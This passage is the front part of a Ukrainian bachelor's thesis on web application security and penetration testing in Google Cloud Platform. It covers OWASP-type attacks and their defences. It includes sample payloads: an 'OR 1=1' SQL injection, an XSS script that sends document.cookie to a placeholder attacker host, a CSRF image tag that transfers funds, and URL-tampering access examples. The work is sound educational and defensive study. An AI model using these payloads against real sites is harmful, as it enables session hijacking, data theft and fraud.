

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ ДОНЕЦЬКИЙ
НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ ІМЕНІ ВАСИЛЯ СТУСА

Бойко Олександр Олександрович

Допускається до захисту:
Завідувач кафедри інформаційних
технологій, к.т.н., доцент
_____ Нескородева Т. В
«_____» _____ 20__ р.

**ЗАБЕЗПЕЧЕННЯ БЕЗПЕКИ РОЗГОРТАННЯ СЕРЕДОВИЩА
ВЕБ-ДОДАТКІВ В GOOGLE CLOUD PLATFORM**

Спеціальність 125 Кібербезпека

Кваліфікаційна (бакалаврська) робота

Науковий керівник:

О. І. Барибін,

к. т. н., доцент кафедри
інформаційних технологій

(підпис)

Оцінка: _____ / _____ / _____

(бали/за шкалою ЄКТС/за національною
шкалою)

Голова ЕК: _____

(підпис)

Вінниця 2021

АНОТАЦІЯ

Бойко О.О. Забезпечення безпеки розгортання середовища веб-додатків в Google Cloud Platform. Спеціальність 125 «Кібербезпека», Освітня програма «Кібербезпека». Донецький Національний університет імені Василя Стуса, Вінниця, 2021.

У кваліфікаційній роботі розроблено методику тестування на проникнення для веб-додатку та рекомендації з захисту використовуючи інструменти GCP. Створена методика враховує переваги існуючих методів тестування на проникнення та містить список і характеристику застосунків для тестування. Ключові слова: тестування на проникнення, веб-додаток, вразливість, методика, атаки, веб-сервер, Google Cloud Platform.

Boiko O. Securing Environment Deployment for Web Application with Google Cloud Platform. Speciality 125 «Cybersecurity», Programme «Internet of Things Technology». Vasyl' Stus Donetsk National University, Vinnytsia, 2021.


In the qualification work, was composed the method of penetration testing for a web application and recommendations for protecting it with using GCP's tools. The created technique includes the advantages of existing penetration testing methods and contains a list and characteristics of testing applications.

Keywords: penetration testing, web application, vulnerability, technique, attack, web server, Google Cloud Platform.

ЗМІСТ

ПЕРЕЛІК СКОРОЧЕНЬ ТА ПОЗНАЧЕНЬ	5
ВСТУП	7
РОЗДІЛ 1 АНАЛІЗ ВРАЗЛИВОСТЕЙ ВЕБ-СЕРВЕРІВ	9
1.1 Розгляд роботи веб-серверів та способів їх побудови	9
1.2 Основні типи мережевих атак та приклади їх сценаріїв	10
1.2.1 SQL-ін'єкції	10
1.2.2 XSS-атака	12
1.2.3 CSRF -атака	13
1.2.4 Broken authentication	14
1.2.5 Атака неправильної конфігурації	15
1.2.6 Sensitive Data Exposure	17
1.2.7 Відсутність контролю рівня доступу на функціональному рівні	20
1.3 Способи захисту веб серверу від атак	21
1.3.1 Захист від SQL-ін'єкцій	21
1.3.2 Захист від XSS-атак	22
1.3.3 Захист від CSRF –атаки	23
1.3.4 Захист від Broken authentication атаки	25
1.3.5 Захист від атаки неправильної конфігурації	27
1.3.6 Захист від атаки витоку критичних даних	27
1.3.7 Захист від атаки відсутності контролю рівня доступу на функціональному рівні	29
1.5 Порівняльний аналіз існуючих методологій з тестування ІБ	30
1.5.1 Методологія BSI – Study A Penetration Testing Model	30
1.5.2 Information Systems Security Assessment Framework (ISSAF)	31
1.5.3 Penetration Testing Execution Standard (PTES)	32
1.5.4 OWASP Testing Guide	33
1.5.5 The Open Source Security Testing Methodology Manual	33
1.5.6 The National Institute of Standards and Technology (NIST) Special Publication 800-11534	33
РОЗДІЛ 2 РОЗРОБКА МЕТОДИКИ ТЕСТУВАННЯ СИСТЕМИ	36
2.1 Вимоги до методики тестування засобів захисту інформації	36
2.2 Нормативні посилання	37

2.3 Розробка методики тестування	38
2.3.1 Збір інформації про систему	38
2.3.2 Тестування компонентів веб - додатка, що можуть містити відомі вразливості	40
2.3.3 Тестування засобів перевірки на можливість SQL-ін'єкцій	43
2.3.4 Тестування можливості міжсайтового виконання сценаріїв	45
2.3.5 Тестування засобів автентифікації	46
2.3.6 Тестування можливості витоку конфіденційних даних	49
2.3.7 Тестування можливості атаки Cross-Site Request Forgery	50
2.3.8 Тестування відсутності контролю рівня доступу на функціональному рівні	52
2.4 Налаштування Google Cloud Armor WAF для захисту веб-додатка.	54
ВИСНОВКИ	57
ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАНЬ.....	58



ПЕРЕЛІК СКОРОЧЕНЬ ТА ПОЗНАЧЕНЬ

CERT (Computer Emergency Response Team) – спеціалізований структурний підрозділ Державного центру кіберзахисту.

CERT – UA (Computer Emergency Response Team – Ukraine) – команда реагування на комп’ютерні надзвичайні події в Україні.

CSS (Cascading Style Sheets) – каскадні таблиці стилів.

FIRST (Forum of Incident Response and Security Teams) – форум команд реагування на надзвичайні події.

FTP (File Transfer Protocol) – протокол передачі файлів по мережі.

HTML (Hypertext Markup Language) – мова розмітки гіпертекстових документів.

HTTP (Hypertext Transfer Protocol) – протокол передачі даних.

ID (Identifier) – унікальна ознака об’єкта.

IP (Internet Protocol) – інтернет протокол.

ISSAF (Information Systems Security Assessment Framework) - структура інформаційних систем з оцінки безпеки .

ISO (International Organization for Standardization) – міжнародна організація, що займається випуском стандартів.

LDAP (Lightweight Directory Access Protocol) – мережевий протокол прикладного рівня для надсилання запитів та модифікації даних служби каталогів через TCP/IP.

NIST (National Institute of Standards and Technology) – національний орган зі стандартизації у США.

OS (operating system) – операційна система.

OWASP (Open Web Application Security Project) – це відкритий проект забезпечення безпеки веб-додатків.

PHP (Hypertext Preprocessor) – препроцесор гіпертексту.

PTES (Penetration Testing Execution Standard) – стандарт виконання тестування на проникнення.

SQL (Structured Query Language) – мова структурованих запитів.

SSL (Secure Sockets Layer) – рівень захищених сокетів.

TLS (Transport Layer Security) – протокол захисту транспортного рівня.

URL (Uniform Resource Locator) – уніфікований локатор ресурсів.

US – CERT (United States Computer Emergency Response Team) – команда реагування на комп'ютерні надзвичайні події Сполучених Штатів Америки.

XSS (Cross – site Scripting) – міжсайтове виконання сценаріїв.

ДСТУ – державний стандарт України.

НД ТЗІ – нормативний документ системи технічного захисту інформації.

ОС – операційна система.

ПЗ – програмне забезпечення.

СКБД – система керування базами даних.

БД – база даних.

ІС – інформаційна система.

ВСТУП

У зв'язку з поширенням використання ІТ технологій компаніями різних напрямків, зростає критичність питань пов'язаних з забезпеченням інформаційної безпеки. Ключовим заходом у забезпеченні ІБ компаній є тестування на проникнення. Його результати дають змогу впевнитись у ефективності налаштувань захисту від несанкціонованого доступу та інших загроз ІБ. [1]

За результатами аналізу повідомлень ЗМІ та команди надзвичайних подій України (CERT-UA) був зробленим логічний підсумок, що негативний вплив у роботу ІС державних установ хакерами протягом декількох років мали такі наслідки як матеріальні та репутаційні збитки. Втручання у процеси функціонування Державної казначейської служби, Міністерства фінансів, та атаки, під назвою «вірус PetyaA».[1] .У законодавстві України не описано єдиної затвердженої методології з тестування на проникнення. [2] Через що, якість захищеності комп'ютерних систем не можна вважати актуальною відповідно до нині відомих загроз, не звертаючи уваги на інтерес світових організацій в області кібербезпеки у дослідженнях вразливостей веб-додатків та формуванні стандартів з обробки даних щодо вразливостей, інструментах їх пошуку та способах запобігання. Методи сканування вразливих ділянок є всеохоплюючими. Отже, вони створюють проблеми додаткових затрат часу та ресурсів, що є необґрунтованим, при застосуванні до систем певного вузького напрямку. У зв'язку з цим пропонується проведення аналізу методик, які використовуються, для наступного створення актуальної методики, яка адаптована до українських стандартів та інструментарію GCP для покращення захищеності. [2]

Метою бакалаврської роботи є створення рекомендацій щодо безпеки середовищ веб-додатків у GCP. Доцільним є використання проактивного захисту, основним методом якого є тестування на проникнення. Даний підхід-найефективніший спосіб для отримання картини актуальної ситуації стану безпеки системи.

Об’єкт дослідження - ІБ веб-додатків в GCP.

Предметом дослідження є вразливості веб-серверів, способи їх пошуку, запобігання, виявлення та знешкодження.

Методи дослідження - порівняння, системний підхід.

Практичне значення отриманого результату полягає в зниженні витрат часу та покращенні результативності методу тестування на проникнення, аргументоване обрання практик із захисту.

Відповідно до вказаної мети, **завданнями** роботи є:

- Проаналізувати вразливості веб-додатків та способи захисту від них.
- Порівняти існуючі методології для тестування інформаційної безпеки.
- Розробити методику для тестування інформаційної безпеки веб-додатків.
- Створити рекомендації щодо використання інструментів GCP для захисту веб-додатків.

РОЗДІЛ 1 АНАЛІЗ ВРАЗЛИВОСТЕЙ ВЕБ-СЕРВЕРІВ

1.1 Розгляд роботи веб-серверів та способів їх побудови

Веб-додатки розміщуються на веб-серверах. Веб-сервер - це машина, на якій встановлена операційна система, що зберігає файли веб-додатку (HTML-документи, CSS-стилі, JavaScript-файли, зображення) і доставляє їх до кінцевого користувача.

Веб-сервери можуть взаємодіяти з БД, у випадку коли вони реалізовані таким чином, щоб отримувати з них інформацію для подальшої обробки. [1]

З точки зору ПЗ, веб-сервер містить деяку кількість компонентів, що відповідають за доступ користувачів до файлів, які містяться у системі, наприклад - HTTP-сервер. HTTP-сервер - це елемент програмного забезпечення, який обробляє веб-адреси (URL) і HTTP. [3] Веб-сервери зберігають сторінки та надають їх клієнту за запитом, що оброблений через HTTP, який в усій архітектурі відіграє вирішальну роль як протокол, на який покладено передачу інформації від клієнта до сервера, і у зворотному напрямку.

Мережа чутлива до хакерських атак, які здійснюються декількома шляхами. Через це, наявність вразливостей в БД, веб-додатках, ОС або у мережах призведе до атаки на середовище. [4] Атака на веб-сервер передбачає порушення адекватної роботи вузла, модифікації або видалення його вмісту та отримання несанкціонованого доступу до нього.

Результатом багатоманітності технологій, які застосовуються в якості компонентів веб-сервера, є необхідність виконання аналізу наявних

мережевих атак на сервер та шляхів їх запобігання. [4] На рисунку 1.1 показано стек вразливостей сервера.




Рисунок 1.1 – Стек вразливостей веб-сервера

1.2 Основні типи мережевих атак та приклади їх сценаріїв

1.2.1 SQL-ін'єкції

БД є поширеною структурою, що використовується для зберігання інформації. Доступ до бази даних здійснюється використанням спеціальної мови запитів – SQL, яка реалізується інтерпретатором. [5] Інтерпретованою є мова, виконання якої містить в себе компонент часу виконання, який інтерпретує код мови і виконує команди, що описані у ньому. [6] Через шлях, яким інтерпретується мова, з'являється сімейство вразливостей, відомих як ін'єкції коду. [7] Можливість ін'єкції виникає коли ненадійно захищені данні відсилаються на інтерпретатор у вигляді команд або запитів.

Процес звертання додатку до сховища даних, однаковий та не залежить від того, чи був він ініційований діями звичайного або привілейованого

користувача.[5] Веб-додаток функціонує як управління доступом до сховища даних шляхом , створення запитів для отримання, додавання або зміни інформації у БД на основі облікового запису та типу користувача. Атака, що редагує запит (а не тільки дані в запиті), може отримати несанкціонований доступ та обійти дискреційні засоби контролю доступу додатка вважається успішною. [8] У випадку коли логіка додатку підконтрольна результатам запиту, зломисник має можливість змінити запит, для корегування логіку програми для власних цілей.

Приклад сценарію атаки:

Початкова сутність коду - створити оператор SQL, щоб обрати юзера з заданим ідентифікатором. Можливе введення користувачем деяких вхідні даних таким чином:

UserId: 150 OR 1=1

Тоді оператор SQL буде виглядати так:

```
SELECT UserId, Name, Password FROM Users WHERE UserId = 105 or 1=1;
```

Зображений вище SQL-код є вірним та його результатом є усі дані з таблиці "Users", так як значення OR 1 = 1 у будь-якому випадку повертає TRUE.

Безліч додатків, що виконують функцію входу в систему використовуючи форми у переглядачі, застосовують БД для виконання запиту SQL, з метою перевірки спроб входу в систему та запису облікових даних користувачів. [9]

Отже, хакер має можливість отримати доступ до всіх даних користувачів з допомогою вставки коду «105 OR 1 = 1» у поле введення.

1.2.2 XSS-атака

XSS атака – тип атаки, що використовує вразливість сервера, яка вставляє HTML / JavaScript код у результат виконання сценарію у випадках відсутності фільтрації даних, що були отримані від користувача. Результатом несправної роботи фільтра є відсутність перевірки наданих змінних на наявність в них заборонених знаків : “– “, “ < ”, “ > ”, “ ’ ”, “ « ”. Код може вміщувати шкідливу інформацію, яка може скомпрометувати комп'ютер через експлойти веб-браузера. Міжсайтовий скриптинг може містити JavaScript код, який надсилає облікові дані сеансу на інший сервер. [10] Застосування міжсайтових сценаріїв має такі напрямки: надання хибної інформації жертві, наприклад новини, які, ніби то, були надіслані з верифікованого джерела. [11] Вміст може складатись з форм входу в систему, які у випадку відправки надсилатимуть вхідні облікові дані на веб-сервер, що керується зловмисником, замість «реального» сервера. Даний тип атак цікавий тим, що зловмисний скрипт з сервера виконується на машині клієнта та його виконання ініціюється жертвою. [12]

Приклад сценарію атак:

У прикладі допускається, що метою зловмисника є викрадення файлів cookie цілі, використовуючи вразливість XSS.

При створенні фрагмента HTML без перевірки вводу, додатком використовуються ненадійні дані:

```
(String) page += "<input name = 'cardcredit' type = 'NUMBER' value = '" + request.getParameter ("DD") + "'>";
```

Атакуючий змінює параметр «DD» в браузері:

```
'> <script> document.location = ' http: //www.attacker.com/cgi bin / cookie.cgi? foo = '+ document.cookie </script>'.
```


Дані дії приводять до надсилання ID сеансу жертви на сайт зловмисника, дозволяючи перехопити поточну сесію.

1.2.3 CSRF -атака

Підробка міжсайтових запитів (CSRF) - атака, що примушує користувача виконувати небажані операції у веб-додатку, у якому зараз перевіряється автентичність. [13] Вразливості CSRF виникають, якщо веб-додатки використовують лише cookie-файли HTTP з метою ідентифікації користувача, який надіслав запит. [14] Оскільки веб-браузери автоматично додають cookie в запити незалежно від джерела запиту, злочинець має змогу створити шкідливий веб-сайт, який підробляє між-доменний запит до вразливого додатку. Атакуючий створює підробні HTTP-запити і примушує жертву надсилати їх через теги зображень, XSS або іншим методом. [15] Зловмисник може змусити жертву до виконання будь-якої дії для зміни стану, такої як: вхід в систему, оновлення облікових даних, здійснення фінансових операцій.

Приклад сценарію атаки:

Веб-додаток дозволяє користувачеві надіслати запит на зміну стану, що не містить ніякої конфіденційної інформації
`http://example.com/transfer?amount=3600&destAccount=12345678`

Злодій створює запит, який переводить гроші з рахунку жертви на інший довільний, а потім додає його до запиту на зображення, що збережене на його веб-сайті:

```
<Img src = "http://example.com/transfer?amount=3600&destAccount=
attackersAcct # "width =" 0 "height =" 0 "/>
```

Після відвідання жертвою веб-сайтів атакуючого після аутентифікації на example.com, підроблені запити включають інформацію про сеанс, що дозволяє виконання запиту зловмисника.

1.2.4 Broken authentication

Дуже часто розробники приділяють мало уваги цьому виду атак, він може дозволити злочинцю захопити або обійти методи аутентифікації, що використовуються додатком, після перехоплення ідентифікатора користувача. [16]

Щоб розрізнити користувачів, додаток використовує так звані сесійні куки. [17] Після моменту вводу логіну та паролю користувачем і авторизації, до сховища браузера зберігається спеціальний ідентифікатор, який потім пред'являється браузером серверу при кожному запиті сторінки веб-додатка. [18] Саме так додаток розуміє, що це необхідний користувач.

У випадку, коли зловмисник отримує ідентифікатор сесії системи, яка не реалізувала перевірку, наприклад, перевірку IP-адрес в сесії, або пошуку наявності більш ніж одного з'єднання під час однієї сесії, тоді він зможе отримати доступ до облікового запису з правами користувача. [19] Відповідно, мета атаки некоректної аутентифікації - захоплення одного або кількох облікових записів та отримання привілей, які є у атакованого користувача. [20]

Наступні налаштування дозволяють зловмиснику обійти методи аутентифікації:

1. Вхідні дані автентифікації користувача не захищені при збереженні.
2. Використання реєстраційних даних, які легко підбираються

3. В URL-адресі відображенні ідентифікатори сеансів (наприклад, при копіюванні URL-адреси)

4. Значення сеансу не вичерпується або не втрачає дійсність після виходу з системи.

5. Ідентифікатори сеансів не повертаються після успішного входу.

6. Незашифровані з'єднання використовуються для надсилання ідентифікаторів сеансів та інших облікових даних.[21]

Сценарій реалізації атаки:

Ідентифікатори сеансів до URL-адреси додаються на веб-сторінку з електронної комерції:

<http://example.com/discount/discountitems/jsessionId=2LDM4968MS20NDW OCMJV/?item=laptop>

Користувач, який вже аутентифікований на сайті, пересилає URL своїм колегам, щоб розповісти про зниження кількості продажів. [22] Він надсилає лист електронною поштою з вищезгаданим посиланням, несвідомо надаючи ідентифікатори сеансу. При використанні посилання отримувачем, з'являється можливість використовувати сеанс та платіжні дані відправника. [23]

1.2.5 Атака неправильної конфігурації

Атака неправильної конфігурації додатку націлена на помилки, які були допущені при налаштуванні.[24] Дана вразливість залежна від способів обробки налаштувань в веб-додатку та не залежить не від програмного коду. [25] Невірні налаштування безпеки можна зустріти на будь-якому з рівнів прикладних програм, у тому числі веб-сервер, платформу, сервер додатків, БД і фреймворк. [26] Неправильні параметри захисту варіюються від параметрів прав доступу профілів користувачів БД до налаштувань фреймворків. [28]

Велика кількість додатків постачається з надлишковими та потенційно небезпечними функціями, такими як налагодження та забезпечення якості, які включені за замовчуванням. [30] Саме ці функції можуть створити зловмиснику можливості обійти методи заволодіння доступом до конфіденційної інформації та засоби аутентифікації. [31] Окрім цього, налаштування «за замовчуванням» можуть включати стандартні облікові записи, паролі імена користувачів, неправильні налаштування для дозволів файлів на веб-серверах і спеціальні механізми доступу. [32]

При використанні додатком платформи, веб-сервера, бази даних, мережі або містить в собі будь-який код, створюється ризик неправильної конфігурації безпеки системи. В ІТ-співтоваристві стало загальновизнаним фактом, що невірні налаштування є найбільш суттєвою вразливістю, з якою стикаються підприємства.[32] Найбільш поширені хибні конфігурації традиційних центрів обробки даних включають в себе:

1. Незмінні налаштування за замовчуванням, які залишаються небезпечними.
2. неповні конфігурації, які повинні були бути тимчасовими
3. Припущення, які є хибними та стосуються вимог до підключення та очікуваних операцій ПЗ.

Приклади неправильних налаштувань безпеки:

1. Наявність непотрібних відкритих портів адміністрування. Вони створюють вразливості, які можуть бути виконані для віддалених атак.
2. Наявність конфігурованих вихідних підключень до сторонніх інтернет-сервісів.
3. Використання застарілих версій додатків, які намагаються взаємодіяти з продуктами ПЗ, актуальність яких втрачена.

Зловмисники можуть імітувати ці додатки для налаштування з'єднання.

Приклад сценарію атак:

1. Консоль управління серверами додатків, така що, автоматично встановлюється та не видаляється. Аккаунти, які створені за замовчуванням не змінені. Зловмисник знаходить адміністраторські сторінки, що наявні за замовчуванням на сервері, отримує доступ до системи з паролями і отримує привілейовані можливості. [33]

2. Конфігурація сервера веб-додатків може виявити недоліки, повертаючи сліди стека. Таким чином отримуються дані, які дозволяють виявити повідомлення про помилки.

3. Веб-сервери додатків доставляються з завчасно встановленими прикладами інструментів, функція видалення яких з робочого сервера є неможливою. Ці тріал-версії додатків мають прогалини у безпеці, які можна використати для злому.

1.2.6 Sensitive Data Exposure

Ряд вразливостей, які включають випадкове виявлення конфіденційної інформації, що повинна бути захищена, можна визначити, як витік конфіденційних даних. [34] Насамперед, чутливі дані - це інформація, що може бути використана або змінена для злочинних цілей, наприклад: номери банківських карток, податкові ідентифікатори та облікові дані. Під час вводу користувачем інформації в додаток, він впевнений, що ці дані будуть захищені засобами сервера.[35] Але доволі часто вразливі програми не шифрують конфіденційні дані, зберігаючи їх у БД, яку можна скомпрометувати SQL-ін'єкціями, тощо. У деяких випадках, навіть

використання криптографії може бути недостатньо для захисту, оскільки безліч веб-додатків використовують слабкі алгоритми криптографії або прості хеші для захисту інформації. [36] Вплив на чутливі дані може бути спричинений як зовнішніми, так і внутрішніми атаками. Наприклад, незадоволений працівник є більшою загрозою, ніж аутсайдер, оскільки працівник на момент атаки має офіційний доступ до інформації та має всі можливості для зловживання нею. Хмарне зберігання є зручним шляхом зберігання даних, але при відсутності належних, він надає відкриту платформу для атак.[34] Ці вразливості, як правило, досить складні у використанні, але спричиняють доволі серйозний наслідки, тому важливо враховувати при створенні архітектури додатків. Оскільки більшість компаній використовують веб-додатки у своїй діяльності, їх дані постійно під прицілом зовнішніх та внутрішніх загроз.[35] Ці ризики можуть призвести до величезних збитків, включаючи витрати на відновлення засобів безпеки, підтримку постраждалих та вартість регулятивних штрафів.

Приклад сценарію атак:

1. Для доступу до записів в БД, використовується значення ідентифікатора:

Розглянемо це посилання вразливого додатку:
www.example.com/profile/3032

У цій URL-адресі вказано ідентифікатор запису профілю «3032» бази даних. Через його відображення в посиланні з'являється можливість отримання доступу до профілів інших користувачів шляхом простої зміни цього значення на інше. [36]

Розглянемо приклад застосування посилання, щоб отримати доступ до об'єкту файлової системи:

www.example.com/reports?name=feb2016report.pdf

Змінна «name» у посиланні надає інформацію про точне ім'я файлу, який необхідно вилучити. Хакери можуть змінити її значення для доступу до інших файлі, до яких зловмисники не мають доступу.

2. Використання значення змінної для виклику операцій в системі.

<http://foo.bar/changepassword?user=someuser>

У даному прикладі значення змінної можна використати для повідомлення додатку зміни паролю користувача. Першим етапом буде надсилання додатку запиту про зміну паролю певного користувача, наступним етапом зловмисник задасть новий пароль (без необхідності вводу поточного). [37] Спроба вказати інше ім'я користувача може дати позитивний результат. [38]

3. Використання змінної з метою вилучення об'єкта файлової системи.

<http://foo.bar/showImage?img=img00011>

У цьому змінна «file» використана додатком для повідомлення ім'я файлу, доступ до якого потрібно отримати. Хакер може отримати доступ до об'єктів, які належать іншим користувачам присвоєнням змінній ім'я або ідентифікатор іншого файлу.

4. Використання змінної з метою отримання доступу до функціональності програми.

<http://foo.bar/accessPage?menuitem=12>

У даному прикладі змінна «menuitem» використана для повідомлення пункту меню додаткові. Уявимо умову, що користувача необхідно обмежити і через це, він має посилання, які дозволяють отримати доступ лише до функцій 1, 2 і 3. [38] Авторизацію можна обійти, змінивши значення змінної «menuitem», а також, зробити доступними для використання заборонені функції додатку. Зловмисник здійснює визначення вузла, функції в якому

визначаються посиланнями на конкретні пункти меню, створює список їх можливих значень, та намагається їх викликати.

1.2.7 Відсутність контролю рівня доступу на функціональному рівні

Якщо перевірка автентичності в обробниках запитів слабка або ж зовсім відсутня, вразливість можна визначити як «Відсутність контролю доступу на рівні функцій». Недостатня захищеність оброблювачів можуть призвести до появи такої вразливості. Доступ до чутливих дій може бути прихований додатком, так як він не має налаштувань для забезпечити достатньої безпеки.[39] Ці вразливості є складнішими і можуть бути результатом рідких випадків помилок в базовій логіці програми.

Прикладом використання цієї вразливості є неавторизований користувач, який має можливість доступу за URL-адресою, яка надає функціональні можливості, або містить будь-яку конфіденційну інформацію. [40]

Приклад сценарію атак:

1) Примусовий перегляд посилання.

Переходимо на сайт та звертаємо увагу на посилання:
<http://example.com/app/getappinfo>.

Далі додаємо змінну, для перевірки існування сторінки.

Якщо сторінка існує, то злоумисник отримав доступ адміністратора додатку:

[http:// example.com/app/admin_getappinfo](http://example.com/app/admin_getappinfo).

Для доступу до сторінки адміністратора «getappInfo» потрібні адміністративні права. Можливість доступу не аутентифікованого користувача до довільної сторінки - недолік. Якщо він , не маючи прав

адміністратора має доступ до сторінки «admin_getappInfo», наслідком може бути отримання зловмисником доступу до інших неналежно захищених панелей адміністратора. [41]

2) Горизонтальна атака доступу.

Сторінкою надається змінна для визначення функції, яку потрібно викликати, при цьому, для різних функцій необхідна наявність різних ролей.

Зловмисник виконує перехід за посиланням та реєстрацію для того, щоб підтвердити авторизацію до ресурсів сайту:
<http://example.com/app/userId=21775>

Далі він змінює значення змінної «userId» на іншу:
<http://example.com/app/userId=31356>

При відсутності належних процедур авторизації, у зловмисника з'являється доступ для входу до системи використовуючи імена інших юзерів.
[41]

1.3 Способи захисту веб серверу від атак

1.3.1 Захист від SQL-ін'єкцій

1. Встановлення останніх оновлень усіх компонентів веб-додатків: платформи, плагіни, ПЗ веб-сервера, бібліотеки, і ПЗ баз даних.

2. Застосування способу мінімізації привілеїв доступу для зовнішніх URL-адрес під час процесу підготовки та створення профілів SQL.[42] Якщо веб-додатку необхідно лише отримати контент з БД використовуючи оператори «SELECT», потрібно заборонити виклик операторів «DELETE», «INSERT» та «UPDATE» для цього облікового. Даними привілеями можна

керувати з використанням відповідних ролей БД. І заборонити веб-додатку підключення до БД, використовуючи права адміністратора. [43]

3. Налаштування необхідної звітності щодо усіх помилок та конфігурування механізмів їх обробки веб-сервером таким чином, щоб повідомлення про помилки БД ні в якому разі не відображалися у веб-переглядачі клієнта. Так як хакерами можуть бути використані деталі, що описані у повідомленнях, з метою налаштування власних запитів для подальшої успішної експлуатації. [43]

4. Використання «escape-символів», для ігнорування спец-символів. Escape-символи – це засіб для повідомлення MySQL, що це не одиночні лапки, які завершують рядок, а частина самого рядка. Щоб повідомити MySQL про безпечність, необхідно додати до запиту символ зворотної косої межі.

5. Використовування брандмауера додатків – WAF, для тих, які здійснюють звернення до БД. Це допоможе ідентифікувати спроби ін'єкції SQL, а іноді і запобігти спроби атаки. [44]

1.3.2 Захист від XSS-атак

1. Використання атрибуту HttpOnly.

Під час встановлення веб-сервером файлів cookie, можуть бути надані додаткові атрибути, для гарантії недоступності файлів cookie з використанням шкідливого JavaScript:

Set-Cookie: [ім'я] = [значення]; HttpOnly

HttpOnly забезпечує відправку файлів cookie виключно на домен, на якому вони створені.

2. Кодування вихідних змінних. Для запобігання атак XSS, додатку необхідно переконатися, що вихідні дані на сторінці закодовані та повернуті

кінцевому користувачу. Для заміни розмітки HTML так званими «entities» використовується кодування вихідних змінних. Під час використання вищевказаних «entities» переглядач відображає об'єкти без їх запуску. Наприклад, «<script>» після форматування виглядає так «& lt; script & gt;». [35]

Коли веб-браузер знаходить об'єкти, вони перетворюються назад в HTML і відображаються, але не запускаються. У випадку, якщо злодій вставить стрічку « <script>alert("You are attacked")</script> » в поле вводу веб-сторінки, сервер, через використання цієї стратегії, поверне «<script>alert("You are attacked ")</script>» . [36]

В момент коли браузер завантажує закодований скрипт, він перетворює його назад в повідомлення « <script>alert("You are attacked")</script> » і відображає скрипт текстом на веб-сторінці, але не запускає його.

3. Використання політики перетину кордонів (a crossing boundaries policy). При цьому всі аутентифіковані користувачі повторно повинні вписувати свої реєстраційні дані, перед тим, як вони наново отримають доступ до користування певними сторінками та послугами у веб-додатку. [37]

Навіть якщо у аутентифікованого користувача є файл cookie, який дозволяє автоматично входити в систему, все одно встановити необхідність повторного вводу логіну та паролю при вході на певні сторінки.

Ця стратегія ефективна для припинення атаки XSS так як вона обмежує можливість перехоплення сеансу зловмисником. [36]

1.3.3 Захист від CSRF –атаки

